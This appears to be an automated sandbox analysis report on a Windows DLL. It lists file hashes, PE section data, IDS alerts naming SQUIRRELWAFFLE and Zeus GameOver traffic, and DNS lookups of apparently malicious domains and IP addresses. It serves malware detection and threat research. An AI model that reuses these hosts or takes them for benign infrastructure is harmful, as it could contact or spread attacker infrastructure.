SHA-512:	5276F38E75F541CAA2F5F6EB62ED92B7B637FFE9049B5790D780CF208286ECAE407762CC83496C8B484A1E35D185DBFD32B68D6452778A043BDD44EE426F78F
Malicious:	false
Preview:	p..... .....e.....(..... .....^.....$.....h.t.t.p.:././.c.t.l.d.l...w.i.n.d.o.w.s.u.p.d.a.t.e...c.o.m./.m.s.d.o.w.n.l.o.a.d./.u.p.d.a.t.e./.v.3./.s.t.a.t.i.c./.t.r.u.s.t.e.d.r./.e.n./.a.u.t.h.r.o.o.t.s.t.l...c.a.b.."..0.a.a.8.a.1.5.e.a.6.d.7.1.:.0."...

C:\Users\user\AppData\LocalLow\Microsoft\CryptnetUrlCache\MetaData\C8408FE5CA4467EE4DA84A76EF238FE3	
Process:	C:\Windows\System32\loaddll32.exe
File Type:	data
Category:	dropped
Size (bytes):	192
Entropy (8bit):	2.7522317973800585
Encrypted:	false
SSDEEP:	3:kkFklnP9vvfllXlE/tdKje11U+lJuRdxPllXlel9OlMHt:kKswoyUa8RdE169OlMN
MD5:	52B3591D077ADE6D088390032D66145E
SHA1:	1C0228694D9B32B76D37E72F3D7CCB257240AE35
SHA-256:	8EC8EB06F5C2AE3ADEDB131447832F35261102EC1B2CACF59D236847B60BAF1F
SHA-512:	46B1BC89A929B6F28BBDC26790455C2D43B6A20FE9D4E76571E13BD87307CE6FE29E956CA81BCEF8E7B8752909EF427E9D68B84A1C554A2A188DC5E15817051A
Malicious:	false
Preview:	p..... .....(..... .....h.t.t.p.:././.r.3...i...l.e.n.c.r...o.r.g./...".6.0.2.7.2.6.5.0.-.5.1.a."...

Static File Info

General

File type:	PE32 executable (DLL) (GUI) Intel 80386, for MS Windows
Entropy (8bit):	6.5524835197332045
TrID:	• Win32 Dynamic Link Library (generic) (1002004/3) 97.97% • Win32 Executable Delphi generic (14689/80) 1.44% • Win16/32 Executable Delphi generic (2074/23) 0.20% • Generic Win/DOS Executable (2004/3) 0.20% • DOS Executable Generic (2002/1) 0.20%
File name:	p2SijKiqgZ.dll
File size:	519145
MD5:	803768a34f7e59b8a9a2f3969624c47e
SHA1:	09a38940ef023929897fdc9c996de0b0f39116e2
SHA256:	2a0a88a2e5f9cafa10a48d63bdfcdf965b72c25978ab46cf28e795dbedc9624a
SHA512:	21e4aa621360a4ec4a0c73fad494e133f2584f92d058a72772e390c7bf1e1ad3e4d0778e95b590c663fe5efed3cfbecb08d5e78e1216c1bfbef729062806722f
SSDEEP:	12288:+xyHC8LAE/azElTT4c7Bo+526Tb/jXiQle601:eb8LxazE9X7C96Tz7iA/C
File Content Preview:	MZP.....@.....!..L.!..This program must be run under Win32..$7.....

File Icon

Icon Hash:	b99988fcd4f66e0f

Static PE Info

General

Entrypoint:	0x459424
Entrypoint Section:	CODE
Digitally signed:	false
Imagebase:	0x400000
Subsystem:	windows gui
Image File Characteristics:	LOCAL_SYMS_STRIPPED, 32BIT_MACHINE, BYTES_REVERSED_LO, EXECUTABLE_IMAGE, DLL, LINE_NUMS_STRIPPED, BYTES_REVERSED_HI
DLL Characteristics:	
Time Stamp:	0x2A425E19 [Fri Jun 19 22:22:17 1992 UTC]
TLS Callbacks:	
CLR (.Net) Version:	

General

OS Version Major:	4
OS Version Minor:	0
File Version Major:	4
File Version Minor:	0
Subsystem Version Major:	4
Subsystem Version Minor:	0
Import Hash:	5097c68ca7573db2997ab353ba37473b

Entrypoint Preview

Data Directories

Sections

Name	Virtual Address	Virtual Size	Raw Size	Xored PE	ZLIB Complexity	File Type	Entropy	Characteristics
CODE	0x1000	0x58448	0x58600	False	0.51845937942	data	6.53539139446	IMAGE_SCN_MEM_EXECUTE, IMAGE_SCN_CNT_CODE, IMAGE_SCN_MEM_READ
DATA	0x5a000	0x1238	0x1400	False	0.4306640625	data	4.0726295466	IMAGE_SCN_CNT_INITIALIZED_DATA, IMAGE_SCN_MEM_WRITE, IMAGE_SCN_MEM_READ
BSS	0x5c000	0xc81	0x0	False	0	empty	0.0	IMAGE_SCN_MEM_WRITE, IMAGE_SCN_MEM_READ
.idata	0x5d000	0x206e	0x2200	False	0.354319852941	data	4.89147485587	IMAGE_SCN_CNT_INITIALIZED_DATA, IMAGE_SCN_MEM_WRITE, IMAGE_SCN_MEM_READ
.reloc	0x60000	0x6510	0x6600	False	0.630399816176	data	6.67541395632	IMAGE_SCN_CNT_INITIALIZED_DATA, IMAGE_SCN_MEM_SHARED, IMAGE_SCN_MEM_READ
.rsrc	0x67000	0x16400	0x16400	False	0.602977966994	data	6.57916045616	IMAGE_SCN_CNT_INITIALIZED_DATA, IMAGE_SCN_MEM_SHARED, IMAGE_SCN_MEM_READ

Resources

Imports

Possible Origin

Language of compilation system	Country where language is spoken	Map
English	United States	
Dutch	Netherlands	

Network Behavior

Snort IDS Alerts

Timestamp	Protocol	SID	Message	Source Port	Dest Port	Source IP	Dest IP
09/27/21-20:25:48.418603	TCP	2033984	ET TROJAN Possible SQUIRRELWAFFLE Server Response	80	49751	107.180.44.125	192.168.2.7
09/27/21-20:25:48.418603	TCP	2033982	ET TROJAN SQUIRRELWAFFLE Server Response	80	49751	107.180.44.125	192.168.2.7
09/27/21-20:25:49.168261	TCP	2033984	ET TROJAN Possible SQUIRRELWAFFLE Server Response	80	49754	107.180.44.125	192.168.2.7
09/27/21-20:25:49.168261	TCP	2033982	ET TROJAN SQUIRRELWAFFLE Server Response	80	49754	107.180.44.125	192.168.2.7
09/27/21-20:25:49.976652	TCP	2033984	ET TROJAN Possible SQUIRRELWAFFLE Server Response	80	49756	107.180.44.125	192.168.2.7

Timestamp	Protocol	SID	Message	Source Port	Dest Port	Source IP	Dest IP
09/27/21-20:25:49.976652	TCP	2033982	ET TROJAN SQUIRRELWAFFLE Server Response	80	49756	107.180.44.125	192.168.2.7
09/27/21-20:25:51.413127	TCP	2033984	ET TROJAN Possible SQUIRRELWAFFLE Server Response	80	49762	107.180.44.125	192.168.2.7
09/27/21-20:25:51.413127	TCP	2033982	ET TROJAN SQUIRRELWAFFLE Server Response	80	49762	107.180.44.125	192.168.2.7
09/27/21-20:25:52.245924	TCP	2033984	ET TROJAN Possible SQUIRRELWAFFLE Server Response	80	49764	107.180.44.125	192.168.2.7
09/27/21-20:25:52.245924	TCP	2033982	ET TROJAN SQUIRRELWAFFLE Server Response	80	49764	107.180.44.125	192.168.2.7
09/27/21-20:25:52.950078	TCP	2033984	ET TROJAN Possible SQUIRRELWAFFLE Server Response	80	49765	107.180.44.125	192.168.2.7
09/27/21-20:25:52.950078	TCP	2033982	ET TROJAN SQUIRRELWAFFLE Server Response	80	49765	107.180.44.125	192.168.2.7
09/27/21-20:25:53.840007	TCP	2033984	ET TROJAN Possible SQUIRRELWAFFLE Server Response	80	49768	107.180.44.125	192.168.2.7
09/27/21-20:25:53.840007	TCP	2033982	ET TROJAN SQUIRRELWAFFLE Server Response	80	49768	107.180.44.125	192.168.2.7
09/27/21-20:25:54.640748	TCP	2033984	ET TROJAN Possible SQUIRRELWAFFLE Server Response	80	49770	107.180.44.125	192.168.2.7
09/27/21-20:25:54.640748	TCP	2033982	ET TROJAN SQUIRRELWAFFLE Server Response	80	49770	107.180.44.125	192.168.2.7
09/27/21-20:25:55.383946	TCP	2033984	ET TROJAN Possible SQUIRRELWAFFLE Server Response	80	49772	107.180.44.125	192.168.2.7
09/27/21-20:25:55.383946	TCP	2033982	ET TROJAN SQUIRRELWAFFLE Server Response	80	49772	107.180.44.125	192.168.2.7
09/27/21-20:25:56.286302	TCP	2033984	ET TROJAN Possible SQUIRRELWAFFLE Server Response	80	49774	107.180.44.125	192.168.2.7
09/27/21-20:25:56.286302	TCP	2033982	ET TROJAN SQUIRRELWAFFLE Server Response	80	49774	107.180.44.125	192.168.2.7
09/27/21-20:25:56.965071	TCP	2033984	ET TROJAN Possible SQUIRRELWAFFLE Server Response	80	49776	107.180.44.125	192.168.2.7
09/27/21-20:25:56.965071	TCP	2033982	ET TROJAN SQUIRRELWAFFLE Server Response	80	49776	107.180.44.125	192.168.2.7
09/27/21-20:25:57.677480	TCP	2033984	ET TROJAN Possible SQUIRRELWAFFLE Server Response	80	49777	107.180.44.125	192.168.2.7
09/27/21-20:25:57.677480	TCP	2033982	ET TROJAN SQUIRRELWAFFLE Server Response	80	49777	107.180.44.125	192.168.2.7
09/27/21-20:25:58.440282	TCP	2033984	ET TROJAN Possible SQUIRRELWAFFLE Server Response	80	49778	107.180.44.125	192.168.2.7
09/27/21-20:25:58.440282	TCP	2033982	ET TROJAN SQUIRRELWAFFLE Server Response	80	49778	107.180.44.125	192.168.2.7
09/27/21-20:25:59.538986	TCP	2033984	ET TROJAN Possible SQUIRRELWAFFLE Server Response	80	49780	107.180.44.125	192.168.2.7
09/27/21-20:25:59.538986	TCP	2033982	ET TROJAN SQUIRRELWAFFLE Server Response	80	49780	107.180.44.125	192.168.2.7
09/27/21-20:26:01.207879	TCP	2033984	ET TROJAN Possible SQUIRRELWAFFLE Server Response	80	49781	107.180.44.125	192.168.2.7
09/27/21-20:26:01.207879	TCP	2033982	ET TROJAN SQUIRRELWAFFLE Server Response	80	49781	107.180.44.125	192.168.2.7
09/27/21-20:26:01.898823	TCP	2033984	ET TROJAN Possible SQUIRRELWAFFLE Server Response	80	49783	107.180.44.125	192.168.2.7
09/27/21-20:26:01.898823	TCP	2033982	ET TROJAN SQUIRRELWAFFLE Server Response	80	49783	107.180.44.125	192.168.2.7
09/27/21-20:26:02.676656	TCP	2033984	ET TROJAN Possible SQUIRRELWAFFLE Server Response	80	49785	107.180.44.125	192.168.2.7
09/27/21-20:26:02.676656	TCP	2033982	ET TROJAN SQUIRRELWAFFLE Server Response	80	49785	107.180.44.125	192.168.2.7
09/27/21-20:26:03.402580	TCP	2033984	ET TROJAN Possible SQUIRRELWAFFLE Server Response	80	49787	107.180.44.125	192.168.2.7
09/27/21-20:26:03.402580	TCP	2033982	ET TROJAN SQUIRRELWAFFLE Server Response	80	49787	107.180.44.125	192.168.2.7
09/27/21-20:26:04.129306	TCP	2033984	ET TROJAN Possible SQUIRRELWAFFLE Server Response	80	49789	107.180.44.125	192.168.2.7
09/27/21-20:26:04.129306	TCP	2033982	ET TROJAN SQUIRRELWAFFLE Server Response	80	49789	107.180.44.125	192.168.2.7
09/27/21-20:26:04.856187	TCP	2033984	ET TROJAN Possible SQUIRRELWAFFLE Server Response	80	49790	107.180.44.125	192.168.2.7
09/27/21-20:26:04.856187	TCP	2033982	ET TROJAN SQUIRRELWAFFLE Server Response	80	49790	107.180.44.125	192.168.2.7
09/27/21-20:26:05.596283	TCP	2033984	ET TROJAN Possible SQUIRRELWAFFLE Server Response	80	49792	107.180.44.125	192.168.2.7
09/27/21-20:26:05.596283	TCP	2033982	ET TROJAN SQUIRRELWAFFLE Server Response	80	49792	107.180.44.125	192.168.2.7

Timestamp	Protocol	SID	Message	Source Port	Dest Port	Source IP	Dest IP
09/27/21-20:26:05.829722	UDP	2018316	ET TROJAN Zeus GameOver Possible DGA NXDOMAIN Responses	53	58498	8.8.8.8	192.168.2.7
09/27/21-20:26:06.359461	TCP	2033984	ET TROJAN Possible SQUIRRELWAFFLE Server Response	80	49794	107.180.44.125	192.168.2.7
09/27/21-20:26:06.359461	TCP	2033982	ET TROJAN SQUIRRELWAFFLE Server Response	80	49794	107.180.44.125	192.168.2.7
09/27/21-20:26:07.106373	TCP	2033984	ET TROJAN Possible SQUIRRELWAFFLE Server Response	80	49796	107.180.44.125	192.168.2.7
09/27/21-20:26:07.106373	TCP	2033982	ET TROJAN SQUIRRELWAFFLE Server Response	80	49796	107.180.44.125	192.168.2.7
09/27/21-20:26:07.873386	TCP	2033984	ET TROJAN Possible SQUIRRELWAFFLE Server Response	80	49798	107.180.44.125	192.168.2.7
09/27/21-20:26:07.873386	TCP	2033982	ET TROJAN SQUIRRELWAFFLE Server Response	80	49798	107.180.44.125	192.168.2.7
09/27/21-20:26:08.534300	TCP	2033984	ET TROJAN Possible SQUIRRELWAFFLE Server Response	80	49800	107.180.44.125	192.168.2.7
09/27/21-20:26:08.534300	TCP	2033982	ET TROJAN SQUIRRELWAFFLE Server Response	80	49800	107.180.44.125	192.168.2.7
09/27/21-20:26:09.234930	TCP	2033984	ET TROJAN Possible SQUIRRELWAFFLE Server Response	80	49802	107.180.44.125	192.168.2.7
09/27/21-20:26:09.234930	TCP	2033982	ET TROJAN SQUIRRELWAFFLE Server Response	80	49802	107.180.44.125	192.168.2.7
09/27/21-20:26:09.906133	TCP	2033984	ET TROJAN Possible SQUIRRELWAFFLE Server Response	80	49804	107.180.44.125	192.168.2.7
09/27/21-20:26:09.906133	TCP	2033982	ET TROJAN SQUIRRELWAFFLE Server Response	80	49804	107.180.44.125	192.168.2.7
09/27/21-20:26:10.603671	TCP	2033984	ET TROJAN Possible SQUIRRELWAFFLE Server Response	80	49806	107.180.44.125	192.168.2.7
09/27/21-20:26:10.603671	TCP	2033982	ET TROJAN SQUIRRELWAFFLE Server Response	80	49806	107.180.44.125	192.168.2.7
09/27/21-20:26:11.326119	TCP	2033984	ET TROJAN Possible SQUIRRELWAFFLE Server Response	80	49810	107.180.44.125	192.168.2.7
09/27/21-20:26:11.326119	TCP	2033982	ET TROJAN SQUIRRELWAFFLE Server Response	80	49810	107.180.44.125	192.168.2.7
09/27/21-20:26:12.021758	TCP	2033984	ET TROJAN Possible SQUIRRELWAFFLE Server Response	80	49811	107.180.44.125	192.168.2.7
09/27/21-20:26:12.021758	TCP	2033982	ET TROJAN SQUIRRELWAFFLE Server Response	80	49811	107.180.44.125	192.168.2.7
09/27/21-20:26:12.714525	TCP	2033984	ET TROJAN Possible SQUIRRELWAFFLE Server Response	80	49813	107.180.44.125	192.168.2.7
09/27/21-20:26:12.714525	TCP	2033982	ET TROJAN SQUIRRELWAFFLE Server Response	80	49813	107.180.44.125	192.168.2.7
09/27/21-20:26:13.383556	TCP	2033984	ET TROJAN Possible SQUIRRELWAFFLE Server Response	80	49815	107.180.44.125	192.168.2.7
09/27/21-20:26:13.383556	TCP	2033982	ET TROJAN SQUIRRELWAFFLE Server Response	80	49815	107.180.44.125	192.168.2.7
09/27/21-20:26:14.036498	TCP	2033984	ET TROJAN Possible SQUIRRELWAFFLE Server Response	80	49817	107.180.44.125	192.168.2.7
09/27/21-20:26:14.036498	TCP	2033982	ET TROJAN SQUIRRELWAFFLE Server Response	80	49817	107.180.44.125	192.168.2.7
09/27/21-20:26:14.689887	TCP	2033984	ET TROJAN Possible SQUIRRELWAFFLE Server Response	80	49819	107.180.44.125	192.168.2.7
09/27/21-20:26:14.689887	TCP	2033982	ET TROJAN SQUIRRELWAFFLE Server Response	80	49819	107.180.44.125	192.168.2.7
09/27/21-20:26:15.382469	TCP	2033984	ET TROJAN Possible SQUIRRELWAFFLE Server Response	80	49821	107.180.44.125	192.168.2.7
09/27/21-20:26:15.382469	TCP	2033982	ET TROJAN SQUIRRELWAFFLE Server Response	80	49821	107.180.44.125	192.168.2.7
09/27/21-20:26:15.999859	TCP	2033984	ET TROJAN Possible SQUIRRELWAFFLE Server Response	80	49822	107.180.44.125	192.168.2.7
09/27/21-20:26:15.999859	TCP	2033982	ET TROJAN SQUIRRELWAFFLE Server Response	80	49822	107.180.44.125	192.168.2.7
09/27/21-20:26:16.725261	TCP	2033984	ET TROJAN Possible SQUIRRELWAFFLE Server Response	80	49824	107.180.44.125	192.168.2.7
09/27/21-20:26:16.725261	TCP	2033982	ET TROJAN SQUIRRELWAFFLE Server Response	80	49824	107.180.44.125	192.168.2.7
09/27/21-20:26:17.462535	TCP	2033984	ET TROJAN Possible SQUIRRELWAFFLE Server Response	80	49826	107.180.44.125	192.168.2.7
09/27/21-20:26:17.462535	TCP	2033982	ET TROJAN SQUIRRELWAFFLE Server Response	80	49826	107.180.44.125	192.168.2.7
09/27/21-20:26:18.880370	TCP	2033984	ET TROJAN Possible SQUIRRELWAFFLE Server Response	80	49828	107.180.44.125	192.168.2.7
09/27/21-20:26:18.880370	TCP	2033982	ET TROJAN SQUIRRELWAFFLE Server Response	80	49828	107.180.44.125	192.168.2.7

Timestamp	Protocol	SID	Message	Source Port	Dest Port	Source IP	Dest IP
09/27/21-20:26:20.649101	TCP	2033984	ET TROJAN Possible SQUIRRELWAFFLE Server Response	80	49830	107.180.44.125	192.168.2.7
09/27/21-20:26:20.649101	TCP	2033982	ET TROJAN SQUIRRELWAFFLE Server Response	80	49830	107.180.44.125	192.168.2.7
09/27/21-20:26:21.332445	TCP	2033984	ET TROJAN Possible SQUIRRELWAFFLE Server Response	80	49832	107.180.44.125	192.168.2.7
09/27/21-20:26:21.332445	TCP	2033982	ET TROJAN SQUIRRELWAFFLE Server Response	80	49832	107.180.44.125	192.168.2.7
09/27/21-20:26:22.027041	TCP	2033984	ET TROJAN Possible SQUIRRELWAFFLE Server Response	80	49834	107.180.44.125	192.168.2.7
09/27/21-20:26:22.027041	TCP	2033982	ET TROJAN SQUIRRELWAFFLE Server Response	80	49834	107.180.44.125	192.168.2.7
09/27/21-20:26:22.728056	TCP	2033984	ET TROJAN Possible SQUIRRELWAFFLE Server Response	80	49836	107.180.44.125	192.168.2.7
09/27/21-20:26:22.728056	TCP	2033982	ET TROJAN SQUIRRELWAFFLE Server Response	80	49836	107.180.44.125	192.168.2.7
09/27/21-20:26:23.500766	TCP	2033984	ET TROJAN Possible SQUIRRELWAFFLE Server Response	80	49837	107.180.44.125	192.168.2.7
09/27/21-20:26:23.500766	TCP	2033982	ET TROJAN SQUIRRELWAFFLE Server Response	80	49837	107.180.44.125	192.168.2.7
09/27/21-20:26:24.136245	TCP	2033984	ET TROJAN Possible SQUIRRELWAFFLE Server Response	80	49839	107.180.44.125	192.168.2.7
09/27/21-20:26:24.136245	TCP	2033982	ET TROJAN SQUIRRELWAFFLE Server Response	80	49839	107.180.44.125	192.168.2.7
09/27/21-20:26:25.857264	TCP	2033984	ET TROJAN Possible SQUIRRELWAFFLE Server Response	80	49842	103.28.36.212	192.168.2.7
09/27/21-20:26:25.857264	TCP	2033982	ET TROJAN SQUIRRELWAFFLE Server Response	80	49842	103.28.36.212	192.168.2.7
09/27/21-20:26:27.115351	TCP	2033984	ET TROJAN Possible SQUIRRELWAFFLE Server Response	80	49844	103.28.36.212	192.168.2.7
09/27/21-20:26:27.115351	TCP	2033982	ET TROJAN SQUIRRELWAFFLE Server Response	80	49844	103.28.36.212	192.168.2.7
09/27/21-20:26:28.680540	TCP	2033984	ET TROJAN Possible SQUIRRELWAFFLE Server Response	80	49847	103.28.36.212	192.168.2.7
09/27/21-20:26:28.680540	TCP	2033982	ET TROJAN SQUIRRELWAFFLE Server Response	80	49847	103.28.36.212	192.168.2.7
09/27/21-20:26:29.898808	TCP	2033984	ET TROJAN Possible SQUIRRELWAFFLE Server Response	80	49850	103.28.36.212	192.168.2.7
09/27/21-20:26:29.898808	TCP	2033982	ET TROJAN SQUIRRELWAFFLE Server Response	80	49850	103.28.36.212	192.168.2.7
09/27/21-20:26:31.158033	TCP	2033984	ET TROJAN Possible SQUIRRELWAFFLE Server Response	80	49852	103.28.36.212	192.168.2.7
09/27/21-20:26:31.158033	TCP	2033982	ET TROJAN SQUIRRELWAFFLE Server Response	80	49852	103.28.36.212	192.168.2.7

Network Port Distribution

TCP Packets

UDP Packets

DNS Queries

Timestamp	Source IP	Dest IP	Trans ID	OP Code	Name	Type	Class
Sep 27, 2021 20:25:46.070871115 CEST	192.168.2.7	8.8.8.8	0xed48	Standard query (0)	hoteloaktree.com	A (IP address)	IN (0x0001)
Sep 27, 2021 20:25:46.448447943 CEST	192.168.2.7	8.8.8.8	0x1ca0	Standard query (0)	aterwellnessinc.com	A (IP address)	IN (0x0001)
Sep 27, 2021 20:25:46.482814074 CEST	192.168.2.7	8.8.8.8	0x61fc	Standard query (0)	sirifinco.com	A (IP address)	IN (0x0001)
Sep 27, 2021 20:25:47.172194958 CEST	192.168.2.7	8.8.8.8	0xe91	Standard query (0)	sirifinco.com	A (IP address)	IN (0x0001)
Sep 27, 2021 20:25:47.760514975 CEST	192.168.2.7	8.8.8.8	0x43e8	Standard query (0)	ordpress17.com	A (IP address)	IN (0x0001)
Sep 27, 2021 20:25:47.791491985 CEST	192.168.2.7	8.8.8.8	0x292a	Standard query (0)	mohsinkhanfoundation.com	A (IP address)	IN (0x0001)
Sep 27, 2021 20:25:48.569694042 CEST	192.168.2.7	8.8.8.8	0xe508	Standard query (0)	ordpress17.com	A (IP address)	IN (0x0001)

Timestamp	Source IP	Dest IP	Trans ID	OP Code	Name	Type	Class
Sep 27, 2021 20:25:48.591152906 CEST	192.168.2.7	8.8.8.8	0x3911	Standard query (0)	mohsinkhan foundation.com	A (IP address)	IN (0x0001)
Sep 27, 2021 20:25:49.374650002 CEST	192.168.2.7	8.8.8.8	0xd446	Standard query (0)	ordpress17.com	A (IP address)	IN (0x0001)
Sep 27, 2021 20:25:49.419563055 CEST	192.168.2.7	8.8.8.8	0x2283	Standard query (0)	mohsinkhan foundation.com	A (IP address)	IN (0x0001)
Sep 27, 2021 20:25:49.429651976 CEST	192.168.2.7	8.8.8.8	0xd318	Standard query (0)	r3.i.lencr.org	A (IP address)	IN (0x0001)
Sep 27, 2021 20:25:49.510529995 CEST	192.168.2.7	8.8.8.8	0xeb28	Standard query (0)	x1.i.lencr.org	A (IP address)	IN (0x0001)
Sep 27, 2021 20:25:50.363708973 CEST	192.168.2.7	8.8.8.8	0xa5dd	Standard query (0)	ordpress17.com	A (IP address)	IN (0x0001)
Sep 27, 2021 20:25:50.396615982 CEST	192.168.2.7	8.8.8.8	0xa668	Standard query (0)	mohsinkhan foundation.com	A (IP address)	IN (0x0001)
Sep 27, 2021 20:25:51.680702925 CEST	192.168.2.7	8.8.8.8	0x144e	Standard query (0)	ordpress17.com	A (IP address)	IN (0x0001)
Sep 27, 2021 20:25:51.699728966 CEST	192.168.2.7	8.8.8.8	0x5b79	Standard query (0)	mohsinkhan foundation.com	A (IP address)	IN (0x0001)
Sep 27, 2021 20:25:52.387361050 CEST	192.168.2.7	8.8.8.8	0x524e	Standard query (0)	ordpress17.com	A (IP address)	IN (0x0001)
Sep 27, 2021 20:25:52.406748056 CEST	192.168.2.7	8.8.8.8	0x5cc9	Standard query (0)	mohsinkhan foundation.com	A (IP address)	IN (0x0001)
Sep 27, 2021 20:25:52.523611069 CEST	192.168.2.7	8.8.8.8	0x2148	Standard query (0)	tuxsecurit ybiness.com	A (IP address)	IN (0x0001)
Sep 27, 2021 20:25:53.092384100 CEST	192.168.2.7	8.8.8.8	0x4064	Standard query (0)	ordpress17.com	A (IP address)	IN (0x0001)
Sep 27, 2021 20:25:53.127259970 CEST	192.168.2.7	8.8.8.8	0x1c01	Standard query (0)	mohsinkhan foundation.com	A (IP address)	IN (0x0001)
Sep 27, 2021 20:25:54.020759106 CEST	192.168.2.7	8.8.8.8	0xd66e	Standard query (0)	tuxsecurit ybiness.com	A (IP address)	IN (0x0001)
Sep 27, 2021 20:25:54.086182117 CEST	192.168.2.7	8.8.8.8	0xf44e	Standard query (0)	ordpress17.com	A (IP address)	IN (0x0001)
Sep 27, 2021 20:25:54.112126112 CEST	192.168.2.7	8.8.8.8	0x26da	Standard query (0)	mohsinkhan foundation.com	A (IP address)	IN (0x0001)
Sep 27, 2021 20:25:54.783556938 CEST	192.168.2.7	8.8.8.8	0xeb44	Standard query (0)	ordpress17.com	A (IP address)	IN (0x0001)
Sep 27, 2021 20:25:54.853558064 CEST	192.168.2.7	8.8.8.8	0x4e0c	Standard query (0)	tuxsecurit ybiness.com	A (IP address)	IN (0x0001)
Sep 27, 2021 20:25:54.853847027 CEST	192.168.2.7	8.8.8.8	0xdb52	Standard query (0)	mohsinkhan foundation.com	A (IP address)	IN (0x0001)
Sep 27, 2021 20:25:55.726558924 CEST	192.168.2.7	8.8.8.8	0xe43e	Standard query (0)	ordpress17.com	A (IP address)	IN (0x0001)
Sep 27, 2021 20:25:55.768619061 CEST	192.168.2.7	8.8.8.8	0x1154	Standard query (0)	tuxsecurit ybiness.com	A (IP address)	IN (0x0001)
Sep 27, 2021 20:25:55.769207001 CEST	192.168.2.7	8.8.8.8	0xb28b	Standard query (0)	mohsinkhan foundation.com	A (IP address)	IN (0x0001)
Sep 27, 2021 20:25:56.420384884 CEST	192.168.2.7	8.8.8.8	0x3a39	Standard query (0)	ordpress17.com	A (IP address)	IN (0x0001)
Sep 27, 2021 20:25:56.438690901 CEST	192.168.2.7	8.8.8.8	0xd9c3	Standard query (0)	mohsinkhan foundation.com	A (IP address)	IN (0x0001)
Sep 27, 2021 20:25:57.108278990 CEST	192.168.2.7	8.8.8.8	0x8f3a	Standard query (0)	ordpress17.com	A (IP address)	IN (0x0001)
Sep 27, 2021 20:25:57.128237963 CEST	192.168.2.7	8.8.8.8	0xa53f	Standard query (0)	mohsinkhan foundation.com	A (IP address)	IN (0x0001)
Sep 27, 2021 20:25:57.800359011 CEST	192.168.2.7	8.8.8.8	0xba03	Standard query (0)	ordpress17.com	A (IP address)	IN (0x0001)
Sep 27, 2021 20:25:57.865005016 CEST	192.168.2.7	8.8.8.8	0x6ec4	Standard query (0)	mohsinkhan foundation.com	A (IP address)	IN (0x0001)
Sep 27, 2021 20:25:58.576149940 CEST	192.168.2.7	8.8.8.8	0xa662	Standard query (0)	ordpress17.com	A (IP address)	IN (0x0001)
Sep 27, 2021 20:25:58.593990088 CEST	192.168.2.7	8.8.8.8	0x6f6d	Standard query (0)	mohsinkhan foundation.com	A (IP address)	IN (0x0001)
Sep 27, 2021 20:25:59.628273964 CEST	192.168.2.7	8.8.8.8	0xd3a7	Standard query (0)	tuxsecurit ybiness.com	A (IP address)	IN (0x0001)
Sep 27, 2021 20:26:00.655344963 CEST	192.168.2.7	8.8.8.8	0xa418	Standard query (0)	ordpress17.com	A (IP address)	IN (0x0001)
Sep 27, 2021 20:26:00.679641008 CEST	192.168.2.7	8.8.8.8	0x5202	Standard query (0)	mohsinkhan foundation.com	A (IP address)	IN (0x0001)
Sep 27, 2021 20:26:01.331425905 CEST	192.168.2.7	8.8.8.8	0x485a	Standard query (0)	ordpress17.com	A (IP address)	IN (0x0001)
Sep 27, 2021 20:26:01.350888968 CEST	192.168.2.7	8.8.8.8	0x833	Standard query (0)	mohsinkhan foundation.com	A (IP address)	IN (0x0001)
Sep 27, 2021 20:26:01.451324940 CEST	192.168.2.7	8.8.8.8	0x7abb	Standard query (0)	tuxsecurit ybiness.com	A (IP address)	IN (0x0001)

Timestamp	Source IP	Dest IP	Trans ID	OP Code	Name	Type	Class
Sep 27, 2021 20:26:02.038477898 CEST	192.168.2.7	8.8.8.8	0xad79	Standard query (0)	ordpress17.com	A (IP address)	IN (0x0001)
Sep 27, 2021 20:26:02.057113886 CEST	192.168.2.7	8.8.8.8	0x74e4	Standard query (0)	mohsinkhan foundation.com	A (IP address)	IN (0x0001)
Sep 27, 2021 20:26:02.380009890 CEST	192.168.2.7	8.8.8.8	0x8d2c	Standard query (0)	tuxsecurit ybiness.com	A (IP address)	IN (0x0001)
Sep 27, 2021 20:26:02.814068079 CEST	192.168.2.7	8.8.8.8	0xb84c	Standard query (0)	ordpress17.com	A (IP address)	IN (0x0001)
Sep 27, 2021 20:26:02.835577965 CEST	192.168.2.7	8.8.8.8	0x14a9	Standard query (0)	mohsinkhan foundation.com	A (IP address)	IN (0x0001)
Sep 27, 2021 20:26:03.338016987 CEST	192.168.2.7	8.8.8.8	0x291b	Standard query (0)	tuxsecurit ybiness.com	A (IP address)	IN (0x0001)
Sep 27, 2021 20:26:03.541110992 CEST	192.168.2.7	8.8.8.8	0xc730	Standard query (0)	ordpress17.com	A (IP address)	IN (0x0001)
Sep 27, 2021 20:26:03.559693098 CEST	192.168.2.7	8.8.8.8	0x8caa	Standard query (0)	mohsinkhan foundation.com	A (IP address)	IN (0x0001)
Sep 27, 2021 20:26:04.171557903 CEST	192.168.2.7	8.8.8.8	0x58dd	Standard query (0)	tuxsecurit ybiness.com	A (IP address)	IN (0x0001)
Sep 27, 2021 20:26:04.254506111 CEST	192.168.2.7	8.8.8.8	0xe1ab	Standard query (0)	ordpress17.com	A (IP address)	IN (0x0001)
Sep 27, 2021 20:26:04.272145033 CEST	192.168.2.7	8.8.8.8	0xd25e	Standard query (0)	mohsinkhan foundation.com	A (IP address)	IN (0x0001)
Sep 27, 2021 20:26:04.996567011 CEST	192.168.2.7	8.8.8.8	0x3ae2	Standard query (0)	ordpress17.com	A (IP address)	IN (0x0001)
Sep 27, 2021 20:26:04.997884989 CEST	192.168.2.7	8.8.8.8	0x1cc3	Standard query (0)	tuxsecurit ybiness.com	A (IP address)	IN (0x0001)
Sep 27, 2021 20:26:05.016618013 CEST	192.168.2.7	8.8.8.8	0xe823	Standard query (0)	mohsinkhan foundation.com	A (IP address)	IN (0x0001)
Sep 27, 2021 20:26:05.756948948 CEST	192.168.2.7	8.8.8.8	0x3261	Standard query (0)	ordpress17.com	A (IP address)	IN (0x0001)
Sep 27, 2021 20:26:05.777050972 CEST	192.168.2.7	8.8.8.8	0xc32d	Standard query (0)	mohsinkhan foundation.com	A (IP address)	IN (0x0001)
Sep 27, 2021 20:26:05.816279888 CEST	192.168.2.7	8.8.8.8	0xb3e9	Standard query (0)	tuxsecurit ybiness.com	A (IP address)	IN (0x0001)
Sep 27, 2021 20:26:06.516752005 CEST	192.168.2.7	8.8.8.8	0x919b	Standard query (0)	ordpress17.com	A (IP address)	IN (0x0001)
Sep 27, 2021 20:26:06.538594961 CEST	192.168.2.7	8.8.8.8	0xe31f	Standard query (0)	mohsinkhan foundation.com	A (IP address)	IN (0x0001)
